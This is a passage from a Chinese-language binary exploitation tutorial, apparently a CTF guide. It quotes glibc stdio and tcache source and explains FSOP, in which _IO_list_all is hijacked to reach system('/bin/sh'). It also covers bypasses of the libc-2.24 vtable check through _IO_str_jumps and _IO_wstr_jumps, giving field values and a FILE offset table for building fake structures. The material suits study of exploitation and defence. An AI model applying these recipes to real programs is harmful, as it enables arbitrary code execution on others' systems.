extern struct _IO_FILE_plus _IO_2_1_stdout_;
extern struct _IO_FILE_plus _IO_2_1_stderr_;
```

进程中的 FILE 结构会通过 `_chain` 域构成一个链表，链表头部用全局变量 `_IO_list_all` 表示。

另外 `_IO_wide_data` 结构也是后面需要的：

```
/* Extra data for wide character streams.  */
struct _IO_wide_data
{
  wchar_t *_IO_read_ptr;    /* Current read pointer */
  wchar_t *_IO_read_end;    /* End of get area. */
  wchar_t *_IO_read_base;    /* Start of putback+get area. */
  wchar_t *_IO_write_base;    /* Start of put area. */
  wchar_t *_IO_write_ptr;    /* Current put pointer. */
  wchar_t *_IO_write_end;    /* End of put area. */
  wchar_t *_IO_buf_base;    /* Start of reserve area. */
  wchar_t *_IO_buf_end;        /* End of reserve area. */
  /* The following fields are used to support backing up and und
o. */
  wchar_t *_IO_save_base;    /* Pointer to start of non-current
get area. */
  wchar_t *_IO_backup_base;    /* Pointer to first valid charact
er of
                   backup area */
  wchar_t *_IO_save_end;    /* Pointer to end of non-current get
 area. */

  __mbstate_t _IO_state;
  __mbstate_t _IO_last_state;
  struct _IO_codecvt _codecvt;

  wchar_t _shortbuf[1];

  const struct _IO_jump_t *_wide_vtable;
};
```

下面我们来看几个函数的实现。

fopen

```
// libio/iofopen.c

_IO_FILE *
__fopen_internal (const char *filename, const char *mode, int is
32)
{
  struct locked_FILE
  {
    struct _IO_FILE_plus fp;
#ifdef _IO_MTSAFE_IO
    _IO_lock_t lock;
#endif
    struct _IO_wide_data wd;
  } *new_f = (struct locked_FILE *) malloc (sizeof (struct locke
d_FILE));   // 为 FILE 结构分配空间

  if (new_f == NULL)
    return NULL;
#ifdef _IO_MTSAFE_IO
  new_f->fp.file._lock = &new_f->lock;
#endif
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
  _IO_no_init (&new_f->fp.file, 0, 0, &new_f->wd, &_IO_wfile_jum
ps);
#else
  _IO_no_init (&new_f->fp.file, 1, 0, NULL, NULL);
#endif
  _IO_JUMPS (&new_f->fp) = &_IO_file_jumps;
            // 设置 vtable = &_IO_file_jumps
  _IO_file_init (&new_f->fp);
            // 调用 _IO_file_init 函数进行初始化
#if  !_IO_UNIFIED_JUMPTABLES
  new_f->fp.vtable = NULL;
#endif
  if (_IO_file_fopen ((_IO_FILE *) new_f, filename, mode, is32)
!= NULL)    // 打开目标文件
    return __fopen_maybe_mmap (&new_f->fp.file);

  _IO_un_link (&new_f->fp);
```

```
  free (new_f);
  return NULL;
}

_IO_FILE *
_IO_new_fopen (const char *filename, const char *mode)
{
  return __fopen_internal (filename, mode, 1);
}
```

```
// libio/fileops.c

# define _IO_new_file_init _IO_file_init

void
_IO_new_file_init (struct _IO_FILE_plus *fp)
{
  /* POSIX.1 allows another file handle to be used to change the
 position
     of our file descriptor.  Hence we actually don't know the a
ctual
     position before we do the first fseek (and until a followin
g fflush). */
  fp->file._offset = _IO_pos_BAD;
  fp->file._IO_file_flags |= CLOSED_FILEBUF_FLAGS;

  _IO_link_in (fp);         // 调用 _IO_link_in 函数将 fp 放进链表
  fp->file._fileno = -1;
}
```

```
// libio/genops.c

void
_IO_link_in (struct _IO_FILE_plus *fp)
{
  if ((fp->file._flags & _IO_LINKED) == 0)
    {
      fp->file._flags |= _IO_LINKED;
#ifdef _IO_MTSAFE_IO
      _IO_cleanup_region_start_noarg (flush_cleanup);
      _IO_lock_lock (list_all_lock);
      run_fp = (_IO_FILE *) fp;
      _IO_flockfile ((_IO_FILE *) fp);
#endif
      fp->file._chain = (_IO_FILE *) _IO_list_all;  // fp 放到链表头部
      _IO_list_all = fp;                            // 链表头 _IO_list_all 指向 fp
      ++_IO_list_all_stamp;
#ifdef _IO_MTSAFE_IO
      _IO_funlockfile ((_IO_FILE *) fp);
      run_fp = NULL;
      _IO_lock_unlock (list_all_lock);
      _IO_cleanup_region_end (0);
#endif
    }
}
```

fread

```
// libio/iofread.c

_IO_size_t
_IO_fread (void *buf, _IO_size_t size, _IO_size_t count, _IO_FIL
E *fp)
{
  _IO_size_t bytes_requested = size * count;
  _IO_size_t bytes_read;
  CHECK_FILE (fp, 0);
  if (bytes_requested == 0)
    return 0;
  _IO_acquire_lock (fp);
  bytes_read = _IO_sgetn (fp, (char *) buf, bytes_requested);
// 调用 _IO_sgetn 函数
  _IO_release_lock (fp);
  return bytes_requested == bytes_read ? count : bytes_read / si
ze;
}
```

```
// libio/genops.c

_IO_size_t
_IO_sgetn (_IO_FILE *fp, void *data, _IO_size_t n)
{
  /* FIXME handle putback buffer here! */
  return _IO_XSGETN (fp, data, n);          // 调用宏 _IO_XSGETN
}
```

```
// libio/libioP.h

#define _IO_JUMPS_FILE_plus(THIS) \
  _IO_CAST_FIELD_ACCESS ((THIS), struct _IO_FILE_plus, vtable)

#if _IO_JUMPS_OFFSET
# define _IO_JUMPS_FUNC(THIS) \
 (*(struct _IO_jump_t **) ((void *) &_IO_JUMPS_FILE_plus (THIS)
\
               + (THIS)->_vtable_offset))
# define _IO_vtable_offset(THIS) (THIS)->_vtable_offset
#else
# define _IO_JUMPS_FUNC(THIS) _IO_JUMPS_FILE_plus (THIS)
# define _IO_vtable_offset(THIS) 0
#endif

#define JUMP2(FUNC, THIS, X1, X2) (_IO_JUMPS_FUNC(THIS)->FUNC) (
THIS, X1, X2)

#define _IO_XSGETN(FP, DATA, N) JUMP2 (__xsgetn, FP, DATA, N)
```

所以 `_IO_XSGETN` 宏最终会调用 `vtable` 中的函数，即：

```
// libio/fileops.c

_IO_size_t
_IO_file_xsgetn (_IO_FILE *fp, void *data, _IO_size_t n)
{
```

fwrite

```
// libio/iofwrite.c

_IO_size_t
_IO_fwrite (const void *buf, _IO_size_t size, _IO_size_t count,
_IO_FILE *fp)
{
  _IO_size_t request = size * count;
  _IO_size_t written = 0;
  CHECK_FILE (fp, 0);
  if (request == 0)
    return 0;
  _IO_acquire_lock (fp);
  if (_IO_vtable_offset (fp) != 0 || _IO_fwide (fp, -1) == -1)
    written = _IO_sputn (fp, (const char *) buf, request);
// 调用 _IO_sputn 函数
  _IO_release_lock (fp);
  /* We have written all of the input in case the return value i
ndicates
     this or EOF is returned.  The latter is a special case wher
e we
     simply did not manage to flush the buffer.  But the data is
 in the
     buffer and therefore written as far as fwrite is concerned.
  */
  if (written == request || written == EOF)
    return count;
  else
    return written / size;
}
```

```
// libio/libioP.h

#define _IO_XSPUTN(FP, DATA, N) JUMP2 (__xsputn, FP, DATA, N)

#define _IO_sputn(__fp, __s, __n) _IO_XSPUTN (__fp, __s, __n)
```

`_IO_XSPUTN` 最终将调用下面的函数：

```
// libio/fileops.c

_IO_size_t
_IO_new_file_xsputn (_IO_FILE *f, const void *data, _IO_size_t n
)
{
```

fclose

```
// libio/iofclose.c

int
_IO_new_fclose (_IO_FILE *fp)
{
  int status;

  CHECK_FILE(fp, EOF);

#if SHLIB_COMPAT (libc, GLIBC_2_0, GLIBC_2_1)
  /* We desperately try to help programs which are using streams
 in a
     strange way and mix old and new functions.  Detect old stre
ams
     here.  */
  if (_IO_vtable_offset (fp) != 0)
    return _IO_old_fclose (fp);
#endif

  /* First unlink the stream.  */
  if (fp->_IO_file_flags & _IO_IS_FILEBUF)
    _IO_un_link ((struct _IO_FILE_plus *) fp);  // 将 fp 从链表中
取出

  _IO_acquire_lock (fp);
  if (fp->_IO_file_flags & _IO_IS_FILEBUF)
    status = _IO_file_close_it (fp);            // 关闭目标文件
  else
    status = fp->_flags & _IO_ERR_SEEN ? -1 : 0;
```

```
  _IO_release_lock (fp);
  _IO_FINISH (fp);
  if (fp->_mode > 0)
    {
#if _LIBC
      /* This stream has a wide orientation.  This means we have
 to free
     the conversion functions.  */
      struct _IO_codecvt *cc = fp->_codecvt;

      __libc_lock_lock (__gconv_lock);
      __gconv_release_step (cc->__cd_in.__cd.__steps);
      __gconv_release_step (cc->__cd_out.__cd.__steps);
      __libc_lock_unlock (__gconv_lock);
#endif
    }
  else
    {
      if (_IO_have_backup (fp))
    _IO_free_backup_area (fp);
    }
  if (fp != _IO_stdin && fp != _IO_stdout && fp != _IO_stderr)
    {
      fp->_IO_file_flags = 0;
      free(fp);                                 // 释放 FILE 结构体

    }

  return status;
}
```

FSOP

FSOP（File Stream Oriented Programming）是一种劫持 `_IO_list_all`（libc.so中的全局变量）来伪造链表的利用技术，通过调用 `_IO_flush_all_lockp()` 函数来触发，该函数会在下面三种情况下被调用：

- libc 检测到内存错误时

- 执行 exit 函数时
- main 函数返回时

当 glibc 检测到内存错误时，会依次调用这样的函数路径： `malloc_printerr -> __libc_message -> __GI_abort -> _IO_flush_all_lockp -> _IO_OVERFLOW` 。

```
// libio/genops.c

int
_IO_flush_all_lockp (int do_lock)
{
  int result = 0;
  struct _IO_FILE *fp;
  int last_stamp;

#ifdef _IO_MTSAFE_IO
  __libc_cleanup_region_start (do_lock, flush_cleanup, NULL);
  if (do_lock)
    _IO_lock_lock (list_all_lock);
#endif

  last_stamp = _IO_list_all_stamp;
  fp = (_IO_FILE *) _IO_list_all;   // 将其覆盖为伪造的链表
  while (fp != NULL)
    {
      run_fp = fp;
      if (do_lock)
    _IO_flockfile (fp);

      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_
base)   // 条件
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
       || (_IO_vtable_offset (fp) == 0
           && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                    > fp->_wide_data->_IO_write_base))
#endif
       )
      && _IO_OVERFLOW (fp, EOF) == EOF)     // fp 指向伪造的 vtable
```

```
    result = EOF;

      if (do_lock)
    _IO_funlockfile (fp);
      run_fp = NULL;

      if (last_stamp != _IO_list_all_stamp)
    {
      /* Something was added to the list.  Start all over again.
  */
      fp = (_IO_FILE *) _IO_list_all;
      last_stamp = _IO_list_all_stamp;
    }
      else
    fp = fp->_chain;    // 指向下一个 IO_FILE 对象
    }

#ifdef _IO_MTSAFE_IO
  if (do_lock)
    _IO_lock_unlock (list_all_lock);
  __libc_cleanup_region_end (0);
#endif

  return result;
}
```

```
// libio/libioP.h

#define _IO_OVERFLOW(FP, CH) JUMP1 (__overflow, FP, CH)
#define _IO_WOVERFLOW(FP, CH) WJUMP1 (__overflow, FP, CH)
```

于是在 `_IO_OVERFLOW(fp, EOF)` 的执行过程中最终会调用 `system('/bin/sh')` 。

还有一条 FSOP 的路径是在关闭 stream 的时候：

```
// libio/iofclose.c
```

```
int
_IO_new_fclose (_IO_FILE *fp)
{
  int status;

  CHECK_FILE(fp, EOF);

#if SHLIB_COMPAT (libc, GLIBC_2_0, GLIBC_2_1)
  /* We desperately try to help programs which are using streams
 in a
     strange way and mix old and new functions.  Detect old stre
ams
     here.  */
  if (_IO_vtable_offset (fp) != 0)
    return _IO_old_fclose (fp);
#endif

  /* First unlink the stream.  */
  if (fp->_IO_file_flags & _IO_IS_FILEBUF)
    _IO_un_link ((struct _IO_FILE_plus *) fp);

  _IO_acquire_lock (fp);
  if (fp->_IO_file_flags & _IO_IS_FILEBUF)
    status = _IO_file_close_it (fp);
  else
    status = fp->_flags & _IO_ERR_SEEN ? -1 : 0;
  _IO_release_lock (fp);
  _IO_FINISH (fp);                      // fp 指向伪造的 vtable
  if (fp->_mode > 0)
    {
#if _LIBC
      /* This stream has a wide orientation.  This means we have
 to free
     the conversion functions.  */
      struct _IO_codecvt *cc = fp->_codecvt;

      __libc_lock_lock (__gconv_lock);
      __gconv_release_step (cc->__cd_in.__cd.__steps);
      __gconv_release_step (cc->__cd_out.__cd.__steps);
      __libc_lock_unlock (__gconv_lock);
```

```
#endif
    }
  else
    {
      if (_IO_have_backup (fp))
    _IO_free_backup_area (fp);
    }
  if (fp != _IO_stdin && fp != _IO_stdout && fp != _IO_stderr)
    {
      fp->_IO_file_flags = 0;
      free(fp);
    }

  return status;
}
```

```
// libio/libioP.h

#define _IO_FINISH(FP) JUMP1 (__finish, FP, 0)
#define _IO_WFINISH(FP) WJUMP1 (__finish, FP, 0)
```

于是在 `_IO_FINISH (fp)` 的执行过程中最终会调用 `system('/bin/sh')` 。

libc-2.24 防御机制

但是在 libc-2.24 中加入了对 vtable 指针的检查。这个 commit 新增了两个函数： `IO_validate_vtable` 和 `_IO_vtable_check` 。

```
// libio/libioP.h

/* Perform vtable pointer validation.  If validation fails, term
inate
   the process.  */
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
  /* Fast path: The vtable pointer is within the __libc_IO_vtabl
es
     section.  */
  uintptr_t section_length = __stop___libc_IO_vtables - __start_
__libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    /* The vtable pointer is not in the expected section.  Use t
he
       slow path, which will terminate the process if necessary.
  */
    _IO_vtable_check ();
  return vtable;
}
```

```
// libio/vtables.c

void attribute_hidden
_IO_vtable_check (void)
{
#ifdef SHARED
  /* Honor the compatibility flag.  */
  void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_
vtables);
#ifdef PTR_DEMANGLE
  PTR_DEMANGLE (flag);
#endif
  if (flag == &_IO_vtable_check)
    return;
```

```
  /* In case this libc copy is in a non-default namespace, we al
ways
     need to accept foreign vtables because there is always a
     possibility that FILE * objects are passed across the linki
ng
     boundary.  */
  {
    Dl_info di;
    struct link_map *l;
    if (_dl_open_hook != NULL
        || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
            && l->l_ns != LM_ID_BASE))
      return;
  }

#else /* !SHARED */
  /* We cannot perform vtable validation in the static dlopen ca
se
     because FILE * handles might be passed back and forth acros
s the
     boundary.  Therefore, we disable checking in this case.  */
  if (__dlopen != NULL)
    return;
#endif

  __libc_fatal ("Fatal error: glibc detected an invalid stdio ha
ndle\n");
}
```

所有的 libio vtables 被放进了专用的只读的 `__libc_IO_vtables` 段，以使它们在内存中连续。在任何间接跳转之前，vtable 指针将根据段边界进行检查，如果指针不在这个段，则调用函数 `_IO_vtable_check()` 做进一步的检查，并且在必要时终止进程。

libc-2.24 利用技术

_IO_str_jumps

在防御机制下通过修改虚表的利用技术已经用不了了，但同时出现了新的利用技术。既然无法将 vtable 指针指向 `__libc_IO_vtables` 以外的地方，那么就在 `__libc_IO_vtables` 里面找些有用的东西。比如 `_IO_str_jumps` （该符号在strip后会丢失）：

```
// libio/strops.c

const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_str_finish),
  JUMP_INIT(overflow, _IO_str_overflow),
  JUMP_INIT(underflow, _IO_str_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_str_pbackfail),
  JUMP_INIT(xsputn, _IO_default_xsputn),
  JUMP_INIT(xsgetn, _IO_default_xsgetn),
  JUMP_INIT(seekoff, _IO_str_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_default_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
```

```
// libio/libioP.h

#define JUMP_INIT_DUMMY JUMP_INIT(dummy, 0), JUMP_INIT (dummy2,
0)
```

这个 vtable 中包含了一个叫做 `_IO_str_overflow` 的函数，该函数中存在相对地址的引用（可伪造）：

```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
  int flush_only = c == EOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : EOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURR
ENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_IO_write_ptr = fp->_IO_read_ptr;
      fp->_IO_read_ptr = fp->_IO_read_end;
    }
  pos = fp->_IO_write_ptr - fp->_IO_write_base;
  if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
              // 条件 #define _IO_blen(fp) ((fp)->_IO_buf_end - (
fp)->_IO_buf_base)
    {
      if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */

    return EOF;
      else
    {
      char *new_buf;
      char *old_buf = fp->_IO_buf_base;
      size_t old_blen = _IO_blen (fp);
      _IO_size_t new_size = 2 * old_blen + 100;
                // 通过计算 new_size 为 "/bin/sh\x00" 的地址
      if (new_size < old_blen)
        return EOF;
      new_buf
        = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer)
(new_size);     // 在这个相对地址放上 system 的地址，即 system("/bin/
sh")
    [...]
```

```
// libio/strfile.h

struct _IO_str_fields
{
  _IO_alloc_type _allocate_buffer;
  _IO_free_type _free_buffer;
};

struct _IO_streambuf
{
  struct _IO_FILE _f;
  const struct _IO_jump_t *vtable;
};

typedef struct _IO_strfile_
{
  struct _IO_streambuf _sbf;
  struct _IO_str_fields _s;
} _IO_strfile;
```

所以可以像下面这样构造：

- fp->_flags = 0
- fp->_IO_buf_base = 0
- fp->_IO_buf_end = (bin_sh_addr - 100) / 2
- fp->_IO_write_ptr = 0xffffffff
- fp->_IO_write_base = 0
- fp->_mode = 0

有一点要注意的是，如果 bin_sh_addr 的地址以奇数结尾，为了避免除法向下取整的干扰，可以将该地址加 1。另外 system("/bin/sh") 是可以用 one_gadget 来代替的，这样似乎更加简单。

完整的调用过程： `malloc_printerr -> __libc_message -> __GI_abort -> _IO_flush_all_lockp -> __GI__IO_str_overflow` 。

与传统的 house-of-orange 不同的是，这种利用方法不再需要知道 heap 的地址，因为 `_IO_str_jumps` vtable 是在 libc 上的，所以只要能泄露出 libc 的地址就可以了。

在这个 vtable 中，还有另一个函数 `_IO_str_finish` ，它的检查条件比较简单：

```
void
_IO_str_finish (_IO_FILE *fp, int dummy)
{
  if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
    // 条件
    (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
    // 在这个相对地址放上 system 的地址
  fp->_IO_buf_base = NULL;

  _IO_default_finish (fp, 0);
}
```

只要在 `fp->_IO_buf_base` 放上 "/bin/sh" 的地址，然后设置 `fp->_flags = 0` 就可以了绕过函数里的条件。

那么怎样让程序进入 `_IO_str_finish` 执行呢， `fclose(fp)` 是一条路，但似乎有局限。还是回到异常处理上来，在 `_IO_flush_all_lockp` 函数中是通过 `_IO_OVERFLOW` 执行的 `__GI__IO_str_overflow` ，而 `_IO_OVERFLOW` 是根据 `__overflow` 相对于 `_IO_str_jumps` vtable 的偏移找到具体函数的。所以如果我们伪造传递给 `_IO_OVERFLOW(fp)` 的 fp 是 vtable 的地址减去 0x8，那么根据偏移，程序将找到 `_IO_str_finish` 并执行。

所以可以像下面这样构造：

- fp->_mode = 0
- fp->_IO_write_ptr = 0xffffffff
- fp->_IO_write_base = 0
- fp->_wide_data->_IO_buf_base = bin_sh_addr （也就是 fp->_IO_write_end）
- fp->_flags2 = 0
- fp->_mode = 0

完整的调用过程： `malloc_printerr -> __libc_message -> __GI_abort -> _IO_flush_all_lockp -> __GI__IO_str_finish` 。

_IO_wstr_jumps

`_IO_wstr_jumps` 也是一个符合条件的 vtable，总体上和上面讲的 `_IO_str_jumps` 差不多：

```
// libio/wstrops.c

const struct _IO_jump_t _IO_wstr_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_wstr_finish),
  JUMP_INIT(overflow, (_IO_overflow_t) _IO_wstr_overflow),
  JUMP_INIT(underflow, (_IO_underflow_t) _IO_wstr_underflow),
  JUMP_INIT(uflow, (_IO_underflow_t) _IO_wdefault_uflow),
  JUMP_INIT(pbackfail, (_IO_pbackfail_t) _IO_wstr_pbackfail),
  JUMP_INIT(xsputn, _IO_wdefault_xsputn),
  JUMP_INIT(xsgetn, _IO_wdefault_xsgetn),
  JUMP_INIT(seekoff, _IO_wstr_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_wdefault_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
```

利用函数 `_IO_wstr_overflow`：

```
_IO_wint_t
_IO_wstr_overflow (_IO_FILE *fp, _IO_wint_t c)
{
  int flush_only = c == WEOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : WEOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags & _IO_CURR
```

```
ENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_wide_data->_IO_write_ptr = fp->_wide_data->_IO_read_p
tr;
      fp->_wide_data->_IO_read_ptr = fp->_wide_data->_IO_read_en
d;
    }
  pos = fp->_wide_data->_IO_write_ptr - fp->_wide_data->_IO_writ
e_base;
  if (pos >= (_IO_size_t) (_IO_wblen (fp) + flush_only))    //
条件 #define _IO_wblen(fp) ((fp)->_wide_data->_IO_buf_end - (fp)-
>_wide_data->_IO_buf_base)
    {
      if (fp->_flags2 & _IO_FLAGS2_USER_WBUF) /* not allowed to
enlarge */
    return WEOF;
      else
    {
      wchar_t *new_buf;
      wchar_t *old_buf = fp->_wide_data->_IO_buf_base;
      size_t old_wblen = _IO_wblen (fp);
      _IO_size_t new_size = 2 * old_wblen + 100;              //
 使 new_size * sizeof(wchar_t) 为 "/bin/sh" 的地址

      if (__glibc_unlikely (new_size < old_wblen)
          || __glibc_unlikely (new_size > SIZE_MAX / sizeof (wch
ar_t)))
        return EOF;

      new_buf
        = (wchar_t *) (*((_IO_strfile *) fp)->_s._allocate_buffe
r) (new_size
                                    * sizeof (wchar_t));
            // 在这个相对地址放上 system 的地址
    [...]
```

利用函数 `_IO_wstr_finish` ：

```
void
_IO_wstr_finish (_IO_FILE *fp, int dummy)
{
  if (fp->_wide_data->_IO_buf_base && !(fp->_flags2 & _IO_FLAGS2
_USER_WBUF))     // 条件
    (((_IO_strfile *) fp)->_s._free_buffer) (fp->_wide_data->_IO
_buf_base);     // 在这个相对地址放上 system 的地址
  fp->_wide_data->_IO_buf_base = NULL;

  _IO_wdefault_finish (fp, 0);
}
```

最新动态

来自 glibc 的 master 分支上的一次 commit，不出意外应该会出现在 libc-2.28 中。

该方法简单粗暴，用操作堆的 malloc 和 free 替换掉原来在 `_IO_str_fields` 里的 `_allocate_buffer` 和 `_free_buffer` 。由于不再使用偏移，就不能再利用 `__libc_IO_vtables` 上的 vtable 绕过检查，于是上面的利用技术就都失效了。：（

CTF 实例

请查看章节 6.1.24、6.1.25 和 6.1.26。另外在章节 3.1.8 中也有相关内容。

附上偏移，构造时候方便一点：

```
0x0   _flags
0x8   _IO_read_ptr
0x10  _IO_read_end
0x18  _IO_read_base
0x20  _IO_write_base
0x28  _IO_write_ptr
0x30  _IO_write_end
0x38  _IO_buf_base
0x40  _IO_buf_end
0x48  _IO_save_base
0x50  _IO_backup_base
0x58  _IO_save_end
0x60  _markers
0x68  _chain
0x70  _fileno
0x74  _flags2
0x78  _old_offset
0x80  _cur_column
0x82  _vtable_offset
0x83  _shortbuf
0x88  _lock
0x90  _offset
0x98  _codecvt
0xa0  _wide_data
0xa8  _freeres_list
0xb0  _freeres_buf
0xb8  __pad5
0xc0  _mode
0xc4  _unused2
0xd8  vtable
```

参考资料

- abusing the FILE structure
- Play with FILE Structure - Yet Another Binary Exploit Technique

4.14 glibc tcache 机制

tcache

tcache 全名 thread local caching，它为每个线程创建一个缓存（cache），从而实现无锁的分配算法，有不错的性能提升。libc-2.26 正式提供了该机制，并默认开启，具体可以查看这次 commit。

数据结构

glibc 在编译时使用 `USE_TCACHE` 条件来开启 tcache 机制，并定义了下面一些东西：

```
#if USE_TCACHE
/* We want 64 entries.  This is an arbitrary limit, which tunabl
es can reduce.  */
# define TCACHE_MAX_BINS        64
# define MAX_TCACHE_SIZE    tidx2usize (TCACHE_MAX_BINS-1)

/* Only used to pre-fill the tunables.  */
# define tidx2usize(idx)    (((size_t) idx) * MALLOC_ALIGNMENT +
 MINSIZE - SIZE_SZ)

/* When "x" is from chunksize().  */
# define csize2tidx(x) (((x) - MINSIZE + MALLOC_ALIGNMENT - 1) /
 MALLOC_ALIGNMENT)
/* When "x" is a user-provided size.  */
# define usize2tidx(x) csize2tidx (request2size (x))

/* With rounding and alignment, the bins are...
   idx 0   bytes 0..24 (64-bit) or 0..12 (32-bit)
   idx 1   bytes 25..40 or 13..20
   idx 2   bytes 41..56 or 21..28
   etc.  */

/* This is another arbitrary limit, which tunables can change.
Each
   tcache bin will hold at most this number of chunks.  */
# define TCACHE_FILL_COUNT 7
#endif
```

值得注意的比如每个线程默认使用 64 个单链表结构的 bins，每个 bins 最多存放 7 个 chunk。chunk 的大小在 64 位机器上以 16 字节递增，从 24 到 1032 字节。32 位机器上则是以 8 字节递增，从 12 到 512 字节。所以 tcache bin 只用于存放 non-large 的 chunk。

然后引入了两个新的数据结构，`tcache_entry` 和 `tcache_perthread_struct`：

```
/* We overlay this structure on the user-data portion of a chunk
 when
   the chunk is stored in the per-thread cache.  */
typedef struct tcache_entry
{
  struct tcache_entry *next;
} tcache_entry;

/* There is one of these for each thread, which contains the
   per-thread cache (hence "tcache_perthread_struct").  Keeping
   overall size low is mildly important.  Note that COUNTS and E
NTRIES
   are redundant (we could have just counted the linked list eac
h
   time), this is for performance reasons.  */
typedef struct tcache_perthread_struct
{
  char counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

static __thread tcache_perthread_struct *tcache = NULL;
```

tcache_perthread_struct 包含一个数组 entries，用于放置 64 个 bins，数组 counts 存放每个 bins 中的 chunk 数量。每个被放入相应 bins 中的 chunk 都会在其用户数据中包含一个 tcache_entry（FD指针），指向同 bins 中的下一个 chunk，构成单链表。

tcache 初始化操作如下：

```
static void
tcache_init(void)
{
  mstate ar_ptr;
  void *victim = 0;
  const size_t bytes = sizeof (tcache_perthread_struct);

  if (tcache_shutting_down)
    return;

  arena_get (ar_ptr, bytes);
  victim = _int_malloc (ar_ptr, bytes);
  if (!victim && ar_ptr != NULL)
    {
      ar_ptr = arena_get_retry (ar_ptr, bytes);
      victim = _int_malloc (ar_ptr, bytes);
    }


  if (ar_ptr != NULL)
    __libc_lock_unlock (ar_ptr->mutex);

  /* In a low memory situation, we may not be able to allocate m
emory
     - in which case, we just keep trying later.  However, we
     typically do this very early, so either there is sufficient
     memory, or there isn't enough memory to do non-trivial
     allocations anyway.  */
  if (victim)
    {
      tcache = (tcache_perthread_struct *) victim;
      memset (tcache, 0, sizeof (tcache_perthread_struct));
    }

}
```

使用

触发在 tcache 中放入 chunk 的操作：

- free 时：在 fastbin 的操作之前进行，如果 chunk size 符合要求，并且对应的 bins 还未装满，则将其放进去。

```
#if USE_TCACHE
{
  size_t tc_idx = csize2tidx (size);

  if (tcache
  && tc_idx < mp_.tcache_bins
  && tcache->counts[tc_idx] < mp_.tcache_count)
    {
  tcache_put (p, tc_idx);
  return;
    }
}
#endif
```

- malloc 时：有三个地方会触发。
    - 如果从 fastbin 中成功返回了一个需要的 chunk，那么对应 fastbin 中的其他 chunk 会被放进相应的 tcache bin 中，直到上限。需要注意的是 chunks 在 tcache bin 的顺序和在 fastbin 中的顺序是反过来的。

```
#if USE_TCACHE
        /* While we're here, if we see other chunks of the s
ame size,
       stash them in the tcache.  */
        size_t tc_idx = csize2tidx (nb);
        if (tcache && tc_idx < mp_.tcache_bins)
      {
        mchunkptr tc_victim;

        /* While bin not empty and tcache not full, copy chu
nks.  */
        while (tcache->counts[tc_idx] < mp_.tcache_count
           && (tc_victim = *fb) != NULL)
          {
            if (SINGLE_THREAD_P)
          *fb = tc_victim->fd;
            else
          {
            REMOVE_FB (fb, pp, tc_victim);
            if (__glibc_unlikely (tc_victim == NULL))
              break;
          }
            tcache_put (tc_victim, tc_idx);
          }
      }
#endif
```

- smallbin 中的情况与 fastbin 相似，双链表中的剩余 chunk 会被填充到 tcache bin 中，直到上限。

```
#if USE_TCACHE
  /* While we're here, if we see other chunks of the same
 size,
     stash them in the tcache.  */
  size_t tc_idx = csize2tidx (nb);
  if (tcache && tc_idx < mp_.tcache_bins)
    {
      mchunkptr tc_victim;

      /* While bin not empty and tcache not full, copy ch
unks over.  */
      while (tcache->counts[tc_idx] < mp_.tcache_count
         && (tc_victim = last (bin)) != bin)
    {
      if (tc_victim != 0)
        {
          bck = tc_victim->bk;
          set_inuse_bit_at_offset (tc_victim, nb);
          if (av != &main_arena)
        set_non_main_arena (tc_victim);
          bin->bk = bck;
          bck->fd = bin;

          tcache_put (tc_victim, tc_idx);
            }
    }
    }
#endif
```

- binning code（chunk合并等其他情况）中，每一个符合要求的 chunk 都会优先被放入 tcache，而不是直接返回（除非tcache被装满）。寻找结束后，tcache 会返回其中一个。

```
#if USE_TCACHE
      /* Fill cache first, return to user only if cache f
ills.
     We may return one of these chunks later.  */
      if (tcache_nb
      && tcache->counts[tc_idx] < mp_.tcache_count)
    {
      tcache_put (victim, tc_idx);
      return_cached = 1;
      continue;
    }
      else
    {
#endif
```

触发从 tcache 中取出 chunk 的操作：

